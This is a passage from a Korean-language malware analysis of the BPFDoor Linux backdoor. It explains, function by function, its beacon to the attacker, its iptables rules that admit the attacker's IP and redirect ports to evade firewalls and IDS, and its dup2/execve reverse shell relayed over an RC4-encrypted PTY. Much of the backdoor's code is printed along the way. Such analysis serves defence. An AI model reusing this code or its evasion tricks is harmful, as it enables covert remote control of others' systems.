    char     sin_zero[8];        // 전체 크기를 16 비트로 맞추기 위한 dummy
};

struct  in_addr {
    u_long  s_addr;     // 32비트 IP 주소를 저장 할 구조체, network byte order
};
```

3. **TCP socket 생성**

```
if ((sock = socket(AF_INET, SOCK_STREAM, 0)) == -1) {
    return -1;
}
```

- `AF_INET` : IPv4 주소 패밀리을 사용
- `SOCK_STREAM` : TCP(스트림 지향) 소켓 타입
- `0` : 기본 프로토콜(TCP의 경우 `IPPROTO_TCP`) 사용

3. **주소 패밀리 및 포트 설정**

```
serv_addr.sin_family = AF_INET;
serv_addr.sin_port = port;
```

4. **연결 시도**

```
if (connect(sock, (struct sockaddr *)&serv_addr, sizeof(struct sockaddr)) == -1 ) {
    close(sock);
    return -1;
}
return sock;
```

- 생성된 소켓 `socket`을 사용하여 `serv_addr`에 지정된 원격 서버에 연결을 시도한다.
- 연결 시도에 실패하면 소켓을 닫고 `-1`을 반환, 연결에 성공하면 연결이 설정된 소켓의 파일 디르크립터인 `sock`을 반환한다. 이 소켓은 이후 `shell` 함수를 통해 통신하는 데에 사용된다.

주요 함수 분석) mon

- 패스워드가 불일치할 때(`socket` , `justforfun` 모두 아닌 경우) 호출되는 함수로, 공격자의 IP 주소와 공격자가 정한 port로 데이터 `1`을 전송하는 함수이다. BPFDoor 연결이 정상적으로 되었는지를 확인할 수 있는 기능을 수행한다.

1. **함수 시그니처**

```
int mon(in_addr_t ip, unsigned short port)
```

- `ip` : 소켓을 통해 데이터를 전달할 ip 주소를 받는 매개변수. 호출되는 부분에서 **공격자의 IP**가 인자로 전달된다.

- `port` : 소켓을 통해 전달할 주소의 port를 받는 매개변수. 호출되는 부분에서 **공격자가 매직 패킷으로 전달한 port 번호**가 인자로 전달된다.

2. **소켓 생성**

```
if ((sock = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP)) < -1) {
        return -1;
}
```

- 다음 인자들을 전달하여 소켓을 생성하여 `sock` 변수에 저장한다.
  - `AF_INET` : IPv4 주소를 사용
  - `SOCK_DGRAM` : 비연결 지향형 소켓
  - `IPPROTO_UDP` : UDP를 기반으로 하는 소켓을 생성(비연결 지향형 소켓)

3. **소켓 연결 정보 구조체 설정**

```
remote.sin_family = AF_INET;
remote.sin_port   = port;
remote.sin_addr.s_addr = ip;
```

- 주소 패밀리는 IPv4, IP 주소와 port 번호는 인자로 받은 값들로 설정한다.

4. **소켓으로 데이터 전송**

```
if ((s_len = sendto(sock, "1", 1, 0, (struct sockaddr *)&remote, sizeof(struct sockaddr))) < 0) {
          close(sock);
          return -1;
}
```

- UDP/IP 통신에서 소켓으로 데이터를 전송하는 `sendto` 함수를 통해 앞에서 설정한 소켓과 연결 정보로 메시지 `1`을 전달한다.
- `sendto` 함수는 전송된 총 데이터의 크기를 반환하여 `s_len` 변수에 저장한다.

5. **소켓 정리 및 return**

```
close(sock);
return s_len;
```

- 생성했던 소켓을 닫고, 전송했던 데이터의 크기(1)을 반환한다.

주요 함수 분석) getshell

- getshell 함수는 비밀번호 값이 `socket`인 경우에 실행된다. 이때, 첫 번째 인자로는 IP 헤더의 출발 ip 주소, 즉 공격자의 ip 주소 문자열이고, 두 번째 인자로는 TCP 헤더의 도착지 포트, 즉 공격자가 연결을 시도한 대상 시스템의 포트 번호이다.
- 목적
  1. 시스템에서 사용 가능한 임시 포트를 동적으로 할당받아 쉘을 리스닝할 포트로 사용하기 위함
  2. iptables 규칙을 추가하여 네트워크 트래픽 리다이렉션 및 허용하기 위함

1. **함수 시그니처**

```
void getshell(char *ip, int fromport)
```

- `ip` 변수는 공격자의 IP 주소 문자열을 인자로 받아 저장하고 있다.
- `fromprot` 변수는 공격자가 연결을 시도한 대상 시스템의 포트 번호를 인자로 받아 저장하고 있다.

2. **변수 선언 및 iptables 명령 포맷 초기화**

```
int  sock, sockfd, toport;
char cmd[512] = {0}, rcmd[512] = {0}, dcmd[512] = {0};
char cmdfmt[] = { ... };
char rcmdfmt[] = { ... };
char inputfmt[] = { ... };
char dinputfmt[] = { ... };
```

- 함수에서 사용할 변수들을 선언하고, 이후에 실행할 iptables 명령어 문자열을 16진수 값으로 선언한다.

3. **동적 포트 할당 및 소켓 생성**

```
sockfd = b(&toport);
if (sockfd == -1) return;
```

- `b` 함수를 통해 시스템에서 사용 가능한 port를 선택하여 선택하여 `toport` 변수에 저장하고, 해당 포트에서 리스닝할 소켓을 생성하여 FD를 반환하여 `sockfd` 변수에 저장한다.
- 소켓이 생성되지 않았을 경우에 return 하여 종료한다.
- `b` 함수

```
if( (sock_fd = socket(AF_INET,SOCK_STREAM,0)) == -1 ){
    return -1;
}
```

  - `socket()` 호출을 통해 IPv4 형식을 사용하는 TCP 스트림 소켓을 생성하여 `sock_fd` 변수에 FD 저장한다. 생성에 실패 했을 경우 `-1` 반환한다.

```
setsockopt(sock_fd, SOL_SOCKET, SO_REUSEADDR, (char*)&flag,sizeof(flag));
```

  - 소켓 옵션으로 `SO_REUSEADDR`의 값을 `flag`(`1`)로 지정하여, `TIME_WAIT` 상태에 있는 이전 소켓이 사용하던 포트를 즉시 사로채서 사용할 수 있게 된다. 새로운 소켓이 바인딩되면 원래의 소켓은 소멸된다. 강제적으로 포트를 재사용하게함으로써 쉘 세션이 갑자기 끊기거나, 종료되어 해당 포트가 `TIME_WAIT` 상태로 들어갔을 때, 백도어는 해당 포트를 즉시 재사용할 수 없어 새로운 쉘 세션을 시작할 수 없다. 이 옵션을 사용하여, BPFDoor가 어떤 상황에서든 포트를 확보하고 쉘을 제공할 수 있도록 하여 백도어의 지속성과 안정성을 향상시킨다.

> **TIME_WAIT**
> TCP 연결이 종료될 때에는 클라이언트와 서버가 4-way handshake 과정을 거쳐 서로 `FIN` 패킷을 주고받아 연결을 안전하게 닫아야 한다.
>
> TCP 연결을 끊은 측은 `TIME_WAIT` 상태로 진입하여 일반적으로 **2 * MSL(Maximum Segment Lifetime)** 시간 동안 유지된다(60초에서 240초). `TIME_WAIT` 없이 연결을 끊은 측의 소켓을 소멸시키면 상대 측의 `FIN`에 대한 `ACK`를 제대로 받을 수 없어 계속해서 `FIN`을 전달하게 되는 문제가 발생한다. 또한, 네트워크에 남아있는 지연된 패킷이 도착했을 때에 새로운 연결로 오인되지 않아야 한다.

> 이 때문에 일정 시간을 두고 소켓을 종료함으로써 `ACK`를 제대로 받을 때까지 소켓을 소멸하지 않고 대기하는 `TIME_WAIT` 상태에 돌입하는 것이다.

```
my_addr.sin_family = AF_INET;
my_addr.sin_addr.s_addr = 0;
```

- `AF_INET` : IPv4 사용
- `0` : `INADDR_ANY`, 즉 모든 네트워크 인터페이스로부터의 연결을 허용

```
for (port = 42391; port < 43391; port++) {
        my_addr.sin_port = htons(port);
        if( bind(sock_fd,(struct sockaddr *)&my_addr,sizeof(struct sockaddr)) == -1 ){
                continue;
        }
        if( listen(sock_fd,1) == 0 ) {
                *p = port;
                return sock_fd;
        }
        close(sock_fd);
}
return -1;
```

- `42391`번 포트부터 `43391`번 포트까지 순회하며 시스템에서 사용 가능한 포트를 찾을 때까지 탐색하고, for loop 끝까지 해당 범위 내에 가능한 포트가 없으면 `-1`을 반환한다.
- 바인딩에 성공하면, `listen()`을 호출하여 소켓을 연결 대기 상태로 만듦. `1`은 최대 대기열 크기를 의미. `listen`이 성공하면 `0`을 반환하여 해당 포트를 사용하고 소켓 FD를 반환하여 함수 종료한다.
- `listen`에 실패하면, 이전에 사용했던 `socket_fd`를 닫고 새로운 소켓을 `bind`

4. **공격자의 요청을 수신하기 위한 환경 구성**

```
snprintf(cmd, sizeof(cmd), inputfmt, ip);
snprintf(dcmd, sizeof(dcmd), dinputfmt, ip);
system(cmd);
sleep(1);
```

- 512 크기의 char 배열 `cmd`와 `dcmd`에 `inputfmt`, `dinputfmt`를 저장하고, 포맷스트링 변수에 `ip` 전달한다.
- `inputfmt` - `cmd`

  ```
  /sbin/iptables -I INPUT -p tcp -s %s -j ACCEPT
  ```

  - 공격자의 IP 주소(`%s`)에서 들어오는 TCP 패킷 허용 규칙을 INPUT 체인 삽입한다.
- `dinputfmt` - `dcmd`

  ```
  /sbin/iptables -D INPUT -p tcp -s %s -j ACCEPT
  ```

  - 공격자의 IP 주소(`%s` - `ip` 변수)에서 들어오는 TCP 패킷 허용 규칙을 INPUT 체인 삭제한다.
  - 연결 종료 후, 앞에서 추가한 INPUT 규칙을 제거하기 위한 규칙이다.
- `system()`을 호출하여 iptables를 이용하여 공격자의 IP 주소로 들어오는 TCP 패킷을 허용하는 방화벽 규칙을 구성하고, `dcmd` 변수에 허용했던 규칙을 삭제하는 명령 문자열을 저장하여, 이후 `shell` 함수 내에서 수행하도록 인자를 전달한다.

```
memset(cmd, 0, sizeof(cmd));
snprintf(cmd, sizeof(cmd), cmdfmt, ip, fromport, toport);
snprintf(rcmd, sizeof(rcmd), rcmdfmt, ip, fromport, toport);
system(cmd);
sleep(1);
```

- 512 크기의 char 배열 `cmd`와 `rcmd`에 `cmdfmt`, `rcmdfmt`를 저장하고, 포맷스트링 변수에 `ip`, `fromport`, `toport` 전달한다.
- `cmdfmt` - `cmd`

  ```
  /sbin/iptables -t nat -A PREROUTING -p tcp -s %s --dport %d -j REDIRECT --to-ports %d
  ```

  - 공격자가 연결 요청하는 포트(첫 번째 `%d` - `fromport` 변수)를 로컬에서 임의로 선택한 포트(두 번째 `%d` - `toport` 변수)로 리다이렉트 한다.
- `rcmdfmt` - `rcmd`

  ```
  /sbin/iptables -t nat -D PREROUTING -p tcp -s %s --dport %d -j REDIRECT --to-ports %d
  ```

  - 앞에서 설정한 리다이렉션 NAT 규칙을 제거하기 위한 명령이다.
- `system()`을 호출하여 iptables를 이용하여 공격자가 연결을 요청한 포트를 앞에서 수행한 `b` 함수에서 임의로 선택하고 연결한 포트로 내부에서 리다이렉션 하도록 설정한다. 이런 방식은 **reverse shell 포트가 외부에 직접 노출되지 않아 방화벽/IDS/IPS 탐지를 우회할 수 있게 된다.**

> **iptables**
> : 리눅스 시스템에서 방화벽을 설정하는 도구로서, 네트워크 패킷을 필터링하거나 변경하는 등의 기능을 수행한다. 특정 조건을 가지고 있는 패킷에 대해 허용(ACCEPT)와 차단(DROP) 등을 지정할 수 있으며, 특정 조건 등을 통해 다양한 방식의 패킷 필터링과 처리 방식을 지원한다.

5. **클라이언트 소켓 생성**

```
sock = w(sockfd);
if( sock < 0 ){
    close(sock);
    return;
}
```

- `w` 함수를 통해 생성한 **연결 소켓** fd를 sock 변수에 할당한다.
- `w` 함수


  ```
  size = sizeof(struct sockaddr_in);
  if( (sock_id = accept(sock,(struct sockaddr *)&remote_addr, &size)) == -1 ){
        return -1;
  }
  ```

  - `accept` 함수를 통해 이전에 생성했던 `sock` 소켓으로의 클라이언트 요청을 수락하고, 통신을 위한 클라이언트 소켓(연결 소켓)을 생성하여 fd를 저장한다. `accept` 함수는 연결 요청이 있을 때까지 함수 실행이 block 된다.
  - `b` 함수가 설정한 리스닝 소켓을 통해 실제 공격자의 연결을 기다리고 수락하는 역할을 한다.

```
close(sock);
return sock_id;
```

- 클라이언트 연결을 한 번 수락한 이후에 앞에서 쓰인 리스닝 socket을 닫고, 클라이언트와 통신할 준비가 된 클라이언트 소켓(연결 소켓) fd를 반환한다.

- TCP 서버 소켓 생성 절차
  1. `socket()` - 소켓 생성
  2. `bind()` - 사용 가능한 임의의 포트를 선택하여 IP 주소와 포트 번호에 소켓 할당
  3. `listen()` - 클라이언트 연결 요청을 수신 대기
  4. `accept()` - 클라이언트의 연결을 수락하고, 통신을 위한 연결 소켓을 생성함

> **소켓 통신 과정**
>
> 
>

6. **shell 함수 호출 및 클라이언트 소켓 닫기**

```
shell(sock, rcmd, dcmd);
close(sock);
```

- 생성한 클라이언트 소켓 fd(`sock`), 포트 리다이렉션 NAT 규칙 제거 명령 문자열(`rcmd`), TCP 연결 허용 규칙 제거 명령 문자열(`dcmd`)을 인자로 하여 `shell` 함수를 실행한다.
- 이후에 클라이언트 소켓 닫는다.

주요 함수 분석) shell

- shell 함수는 다음의 2개의 위치에서 호출된다.
  a. `packet_loop` 함수 내에서 매직 패킷을 통해 전달된 비밀번호 값이 `justforfun`일 때, `try_link` 함수를 통해 생성된 TCP 소켓 인자로 하여 `rcmd`, `dcmd` 지정 없이 호출

```
scli = try_link(bip, mp→port);
if (scli > 0)
    shell(scli, NULL, NULL);
```

  - 여기서 전달되는 `scli` 소켓은 다음의 상태를 가진다
    i. 연결을 시도하는 IP 주소

- `magic_packet`에 지정된 IP 주소(`mp→ip`)

or

- 공격자의 IP 주소(`ip→ip_src.s_addr`)

ii. 연결을 시도하는 port

- `mp→port`

iii. 최종 연결 방향

BPFDoor가 설치된 시스템 (클라이언트) → 공격자(서버)

b. `getshell` 함수 내부

1. **함수 시그니처**

```
int shell(int sock, char *rcmd, char *dcmd)
```

- `sock`: 공격자와 통신하기 위해 이미 연결된 TCP 소켓의 파일 디스크립터
- `rcmd`, `dcmd`: `getshell` 함수에서 전달되는 인자를 처리하기 위한 변수로, shell 함수 동작 후 가장 먼저 `system()` 함수를 통하여 실행한다.

2. **환경 변수 및 쉘 인자 설정**

```
int subshell;
fd_set fds;
char buf[BUF];
...
envp[5] = term;
envp[6] = NULL;
```

- 이후 쉘 실행 시에 사용할 환경 변수와 인자들을 초기화하는 과정이다.

3. **iptables 설정 부분(getshell 내에서 호출 시)**

```
if (rcmd != NULL)
    system(rcmd);
if (dcmd != NULL)
    system(dcmd);
```

- `getshell` 함수에서 호출 시 전달한 명령 문자열 인자 `rcmd`, `dcmd`를 `system` 함수로 실행하는 부분이다.
- 수행되는 명령
  - `/sbin/iptables -t nat -D PREROUTING -p tcp -s %s --dport %d -j REDIRECT --to-ports %d`
    - `%s` : 공격자 IP 주소
    - 첫 번째 `%d` : 공격자가 요청한 port 번호
    - 두 번째 `%d` : 임의 선택된 port
  - `/sbin/iptables -D INPUT -p tcp -s %s -j ACCEPT`
    - `%s` : 공격자 IP 주소

4. **공격자에게 시작 신호 전송**

```
write(sock, "3458", 4);
// ssize_t write(int fd, const void *buf, size_t count)
```

- 열린 소켓으로 `3458` 문자열을 전송한다.

5. **PTY를 생성 시도 후 reverse shell 제공**
   - open_tty 함수를 통해 PTY (Pseudo-Terminal) 생성을 시도하여, 생성했을 경우에는 **완전한 터미널 기능을 공격자에게 제공**하고, 생성하지 못했을 경우에는 **제한적인 터미널 기능을 공격자에게 제공한다.**
   - `open_tty` 수행
     - 함수 내부에서 PTY를 생성하는 시도를 하고, 생성 성공 여부에 따라 다른 동작을 하게 된다.
     - PTY 생성 성공 시에 `pty` 변수에는 **마스터**의 파일 디스크립터가 저장되고(`ptym_open` 함수에서 return), `tty` 변수에는 **슬레이브**의 파일 디스크립터가 저장된다.(`ptys_open` 함수에서 return)

   a. **PTY 생성 실패 시**

```
if (!open_tty()) {
        if (!fork()) {
            dup2(sock, 0);
            dup2(sock, 1);
            dup2(sock, 2);
            execve(sh, argvv, envp);
        }
        close(sock);
        return 0;
}
```

   - 실패 시에 reverse shell 역할을 수행하게 될 자식 프로세스를 생성한다.(`fork()`)
   - 자식 프로세스는 `dup2()` 함수를 통해 자식 프로세스의 모든 입력(stdin, 파일 디스크립터 0번), 출력(stdout, 파일 디스크립터 1번), 에러(stderr, 파일 디스크립터 2번)를 소켓 통신으로 처리 지정한다.
   - `execve()` 함수를 통해 현재 실행 중인 자식 프로세스의 코드를 `/bin/sh` 쉘로 완전히 교체한다.
   - PTY 연결에 실패하였으므로, PTY 없이 단순히 소켓을 통해 쉘의 입출력을 직접 연결하게 되고, 이 시점부터 자식 프로세스는 더 이상 이후의 코드를 실행하지 않고, 시스템 쉘인 `/bin/sh`가 되어 공격자에게 reverse shell을 제공한다.
   - 부모 프로세스는 PTY를 생성하지 못했으므로, 소켓을 닫고(`close(sock)`), `return`하여 `packet_loop()` 함수로 돌아간다.

   b. PTY 생성 성공 시

```
subshell = fork();
   if (subshell == 0) {
        close(pty);
        ioctl(tty, TIOCSCTTY)
        close(sock);
            dup2(tty, 0);
        dup2(tty, 1);
        dup2(tty, 2);
        close(tty);
        execve(sh, argvv, envp);
   }
close(tty);
```

   - 성공 시에 reverse shell 역할을 수행하게 될 자식 프로세스(`subshell`)를 생성한다.(`fork()`)
   - `close(pty)` - 자식 프로세스는 PTY 슬레이브인 `tty`만을 사용하기 위해, 마스터인 `pty`를 닫는다.

- `ioctl(tty, TIOCSCITY)` - `tty`를 현재 프로세스의 제어 터미널로 설정한다. `TIOCSCITY` (=0x540E)
- `close(sock)` - 자식 프로세스는 이제 `tty`를 통해 입출력을 처리할 것이기에, 공격자와 직접 연결된 소켓이 필요 없어 이를 닫는다.
- `dup2(tty, )` - 자식 프로세스의 stdin(0), stdout(1), stderr(2)를 `tty`로 리다이렉트 한다. 이제 자식 프로세스가 실행할 쉘의 입력은 PTY의 슬레이브인 `tty`를 통해 들어오고, 쉘의 출력 및 에러는 `tty`를 통해 나가게 된다.
- `close(tty)` - `dup2` 호출을 통해 `tty` 파일 디스크립터는 더 이상 사용되지 않기에 이를 닫는다. 이미 표준 입출력이 `tty`를 가리키고 있는 상태이다.
- `execve(sh, argvv, envp)` - 자식 프로세스를 시스템 쉘 `/bin/sh`로 교체한다. 이 시점부터 자식 프로세스는 **완전한 시스템 쉘**이 된다. 쉘의 모든 입출력은 PTY 슬레이드를 통해 이루어지며, PTY 마스터를 통해 부모 프로세스(BPFDoor)가 이를 중계한다.
- 부모 프로세스는 자신에게 남아있는 PTY 슬레이브인 `tty`를 직접 사용할 필요가 없기에 `close(tty)`를 통해 이를 닫는다.

- BPFDoor가 PTY 기반의 견고한 원격 쉘 세션을 구축하는 과정이다. 쉘 자체는 별도의 자식 프로세스에서 PTY 슬레이브에 연결되어 실행되고, `shell` 함수는 부모 프로세스로서 PTY 마스터와 소켓 간에 데이터를 암/복호화하며 중계하는 역할을 수행한다. 이를 통해 공격자는 더 안정적이고 기능이 풍부한 터미널 환경을 원격으로 제어할 수 있다.

> **TTY (Teletypewriter / Terminal)**
> : 컴퓨터 시스템에서 사용자 입력을 받고 출력을 표시하는 장치(콘솔, 터미널 에뮬레이터 등)를 의미하는 일반적인 용어이다.
>
> Linux/Unix 시스템에서는 TTY를 다음과 같은 종류로 나눌 수 있다.
>
> 1. 물리적인 TTY(Physical TTY) : 컴퓨터 본체에 직접 연결된 키보드와 모니터(콘솔)를 의미. `/dev/tty0`, `/dev/tty` 등과 같이 표현된다.
> 2. 가상 터미널(Virtual Terminal) : 물리적인 TTY가 하나만 있어도 여러 개의 독립적인 터미널 세션을 전환하여 사용할 수 있다.
> 3. 의사 터미널(Pseudo-Terminal, PTY) : 실제 하드웨어 터미널이 아니라, 소프트웨어적으로 에뮬레이트된 터미널이다.
>
> PTY는 마스터(master) 측과 슬레이브(slave) 측으로 쌍으로 존재하는데, **슬레이브 측**(`tty`)은 쉘 프로그램(e.g. `/bin/sh`)이 자신을 이 슬레이브에 연결하여 입출력을 처리하고, **마스터 측**(`pty`)은 슬레이브를 제어하는 프로그램(e.g. `sshd` 서버, `screen`, `tmux`, BPFDoor의 `shell` 함수)이 마스터 측을 통해 슬레이브와 통신하여 마스터 측을 통해 데이터를 쓰고 읽음으로써 슬레이브에 연결된 쉘의 입출력을 제어할 수 있다.
>
> **목적:** PTY는 SSH와 같은 원격 접속 프로그램이나 터미널 멀티플렉서(multiplexer)가 원격 사용자와 쉘 간의 완전한 터미널 환경을 제공하기 위해 사용된다. 윈도우 크기 조정, `Ctrl+C`와 같은 시그널 처리 등 고급 터미널 기능이 가능해진다.

6. **while loop**
    - fd_set 구조체 변수인 `fds`를 사용하는데, 이는 FD(파일 디스크립터)를 그룹짓기 위해 사용된다. 여기서는 socket과 pts 2개의 FD를 다루기 위해 사용하는 집합이다.

```
FD_ZERO(&fds);
FD_SET(pty, &fds);
FD_SET(sock, &fds);
```

- `fds` 변수 초기화한다. 모든 비트 값을 0으로 만든다.
- `fds` 변수에 `pty`, `sock`을 추가한다.

```
if (select((pty > sock) ? (pty+1) : (sock+1),
        &fds, NULL, NULL, NULL) < 0)
{
        break;
}
```

- `select` 함수는 fd_set 구조체 변수 `fds`에 할당된 FD로부터 이벤트가 발생하면 이를 감지하고 어떤 이벤트가 발생했는지를 알려준다. 쓰기 및 예외 상태는 감시하지 않고 읽기 상태만 감시하며, 타임아웃 없이 무한정 대기함으로써 `fds` 집합에 있는 FD 중 하나라도 준비될 때까지 기다린다.

  ```
  int select(in nfds, fd_set *readfds, fd_set *writefds, fd_set *exceptfds, struct timeval *timeout)
  ```

  - `ndfs` : 감시할 파일의 개수. 인덱스 형태이기에 +1 해주어야 한다. 여기서는 `pty`와 `sock`의 FD 중 더 큰 값을 전달하여 0번 부터 해당 값까지의 FD들을 감시해달라고 알리는 역할을 수행한다.
  - `readfds` : 읽기 이벤트를 검사할 집합. 여기서는 `fds`의 주소를 전달하여 읽기 상태를 감시한다.
  - `writefds` : 쓰기 이벤트를 검사할 집합. 여기서는 `NULL` 값이기에 검사하지 않는다.
  - `exceptfds` : 예외 이벤트를 검사할 집합. 여기서는 `NULL` 값이기에 검사하지 않는다.
  - `timeout` : 이벤트를 기다릴 시간 제한. 여기서는 `NULL` 값이기에 무한정 대기한다.
- select 함수는 다음 상태가 되면 대기를 멈추고 반환한다.
  1. 하나 이상의 FD가 준비 상태가 되었을 때
  2. 오류 발생

```
if (FD_ISSET(pty, &fds)) {
   ...
}
if (FD_ISSET(sock, &fds)) {
   ...
}
```

- `select` 함수를 통해 `pty`와 `sock` 둘 중 한 FD라도 준비가 되었을 경우에 if 문을 통해 해당 FD에 대한 처리를 진행한다.

a. **PTY 마스터에서 읽을 데이터(쉘의 출력)가 있는 경우 처리**

- `pty`에 읽을 데이터가 생겼을 경우를 처리한다. 즉, 자식 쉘 프로세스가 명령을 실행한 결과를 PTY 슬레이브를 통해 PTY 마스터로 보냈다는 의미이고, 이는 `pty`가 처리한 쉘의 결과를 소켓을 통해 공격자에게 전달하기 위한 과정이다.

```
int count;
count = read(pty, buf, BUF);
if (count <= 0) break;
if (cwrite(sock, buf, count) <= 0) break;
```

- `pty`로부터 데이터를 읽어 `BUF` 크기(=32768=2^15)만큼의 `buf` 공간에 저장한다.
- 읽을 데이터가 있다면 `cwrite` 함수를 통해 `buf` 공간에 있는 데이터를 `sock` 소켓에 전달한다. 이때 `rc4` 함수를 통해 앞서 저장한 `crypt_ctx` 키 값을 이용하여 데이터를 rc4 암호화하여 `sock`에 전달한다.
- `pty`에서 전달한 데이터가 없거나, `cwrite` 함수를 통해 정상적으로 데이터를 소켓에 전달했다면 `break`를 통해 while 문을 벗어난다.

b. **소켓에서 읽을 데이터(공격자의 입력)가 있는 경우 처리**

- `sock`에 읽을 데이터가 생겼을 때: 공격자가 소켓을 통해 명령이나 터미널 제어 시퀀스를 보냈다는 의미이다.

```
int count;
unsigned char *p, *d;
d = (unsigned char *)buf;
count = cread(sock, buf, BUF);
if (count <= 0) break;
```

- 읽을 데이터가 있다면 `cread` 함수를 통해 `sock`으로부터 데이터를 읽어 `buf` 공간에 저장한다. 이때, `rc4` 함수를 통해 `sock`으로 받은 데이터를 앞서 저장한 `decrypt_ctx` 키 값을 이용하여 복호화하여 `buf` 공간에 저장한다.

```
p = memchr(buf, ECHAR, count);
```

- `buf`에서 `ECHAR`(0x0b) 문자의 첫 번째 등장 위치를 찾아 해당 위치를 반환하고, 못 찾으면 null을 반환한다.
- `ECHAR`는 윈도우 크기 변경 시에 발생하는 신호로, 공격자의 윈도우 사이즈가 변경했을 경우에 원격 쉘의 크기 또한 자동으로 초기화 한다. 이는 SSH 연결을 사용하는 것처럼 공격자의 사용자 경험을 향상 시키는 것 뿐 아니라, 비정상적인 쉘 동작이 시스템 관리자나 보안 도구에 의해 탐지될 가능성이 있기 때문에 PTY 기반의 완전한 터미널 기능을 제공함으로써, 백도어 쉘이 정상적인 사용자 세션처럼 보이게 하여 탐지를 어렵게 만드는 효과를 가지고 있다.

```
if (p) {
	unsigned char wb[5];
	int rlen = count - ((long) p - (long) buf);
	struct winsize ws;

	if (rlen > 5) rlen = 5;
	memcpy(wb, p, rlen);
	if (rlen < 5) {
		ret = cread(sock, &wb[rlen], 5 - rlen);
	}

	ws.ws_xpixel = ws.ws_ypixel = 0;
	ws.ws_col = (wb[1] << 8) + wb[2];
	ws.ws_row = (wb[3] << 8) + wb[4];
	ioctl(pty, TIOCSWINSZ, &ws);
	kill(0, SIGWINCH);

	ret = write(pty, buf, (long) p - (long) buf);
	rlen = ((long) buf + count) - ((long)p+5);
	if (rlen > 0) ret = write(pty, p+5, rlen);
}
```

- `ECHAR`을 찾았을 경우에, 윈도우 크기 변경 로직을 처리한다.
- 5 바이트 크기의 `wb` 변수를 선언함. 이는 `ECHAR`(1 바이트)와 윈도우 크기 정보 (4 바이트: 가로 2 바이트, 세로 2 바이트)를 저장하는 데 사용된다.
- `ECHAR`이 발견된 위치 `p`부터 `buf`의 끝까지 남은 바이트 수를 계산하여 `rlen`에 저장하고, 윈도우 크기 정보는 총 5 바이트이기에 `rlen`이 5보다 크더라도 5로 제한하여 `p` 값을 `wb` 변수에 저장한다.
- 이후에 `wb`로부터 윈도우 크기를 파싱하여 `winsize ws`에 저장하고, `ioctl()` 호출을 통해 `pty`의 윈도우 크기를 변경하고, `kill()` 호출을 통해 터미널 크기가 변경되었음을 알려 쉘이 화면출력을 재조정하도록 한다.

- `p - buf`를 계산하여 `ECHAR`이 발견되기 이전에 수신된 데이터를 `pty`에 전달하여 쉘의 표준 입력으로 전달되어 실행되도록 한다.
- 이후에 `p + 5`를 계산하여 윈도우 크기 정보 이후에 남아있는데이터를 `pty`에 전달하여 쉘의 표준 입력으로 전달되어 실행되도록 한다.

```
else
        if (write(pty, d, count) <= 0) break;
```

- `ECHAR`을 찾지 못했을 경우에, 수신된 데이터 `buf` 전체를 `pty`에 그대로 쓴다. 이는 공격자의 입력을 PTY 마스터인 `pty`에게 전달하여 쉘의 표준 입력으로 전달되어 실행된다.

- 이 구문이 끝나면 공격자의 입력이 수신된 소켓으로부터 데이터를 받아 `pty`에 전달함으로써 공격자의 명령을 쉘이 실행된다. 쉘의 결과는 `FD_ISSET(pty, &fds)` 부분에서 처리되어 공격자에게 전달된다.

7. **while loop 종료**

```
close(sock);
close(pty);
waitpid(subshell, NULL, 0);
vhangup();
exit(0);
```

- 열었던 소켓과 PTY 마스터의 FD를 닫고, 이전에 생성한 자식 프로세스(`subshell`, 쉘을 실행하고 있는 프로세스)가 종료될 때까지 대기한다. 자식 프로세스가 종료되면 부모 프로세스가 이를 깔끔하게 자원을 정리한다.
- `vhangup()` 호출을 통해 현재 프로세스의 제어 터미널과의 연결을 끊고, 해당 터미널에 대한 모든 FD를 닫는다. PTY 슬레이드가 쉘의 제어 터미널 역할을 했기에 이 연결을 끊어, 백도어 프로세스가 종료된 후에도 터미널 장치가 불완전한 상태로 남아있지 않도록 한다. 터미널 자원을 깨끗하게 정리하는 단계이다.
- exit(0) 호출을 통해 shell 함수를 호출한 부모(`packet_loop` 혹은 `getshell`)에게 돌아가지 않고 프로세스 자체를 완전히 종료한다.
- BPFDoor가 시스템에 남길 수 있는 흔적이나 불안정성을 최소화하여 사용했던 시스템 리소스를 정상적으로 해제하여 백도어의 은밀성과 안정성을 높인다.

> **Multiplexing (다중화)**
> : 여러 개의 데이터 스트림이나 채널을 하나의 전송 매체를 통해 동시에 전송하는 기술
>
> 서버 유형에서의 multiplexing은, 서버가 여러 연결을 한 번에 처리하기 위해서는 Multi-thread, Multi-process, Multiplexing 방식이 존재함. 여러 요청을 한번에 처리하는 방식이 여러 개의 process나 thread를 생성하는 것과는 달리, 단 하나의 서버 프로세스로 여러 클라이언트 소켓들의 요청을 처리함.
>
> 하나만 존재하는 서버 소켓은 이런 작업을 가능하게 하기 위해 polling 또는 interrupt 방식을 사용하는데, polling 방식은 서버 프로세스가 fd(file descriptor)를 지속적으로 감시하며 해당 fd에 대한 I/O 요청 flag 값이 켜져 있으면 fd에 서버 소켓이 연결하여 read/write 작업을 진행한 뒤에 소켓과의 연결을 끊고, 다른 소켓들에 대한 작업을 처리하러 감

🔶BPF 분석

```
struct sock_filter bpf_code[] = {
        /* 1) 초기 검사: 이더넷 타입 - IP 패킷 확인 */
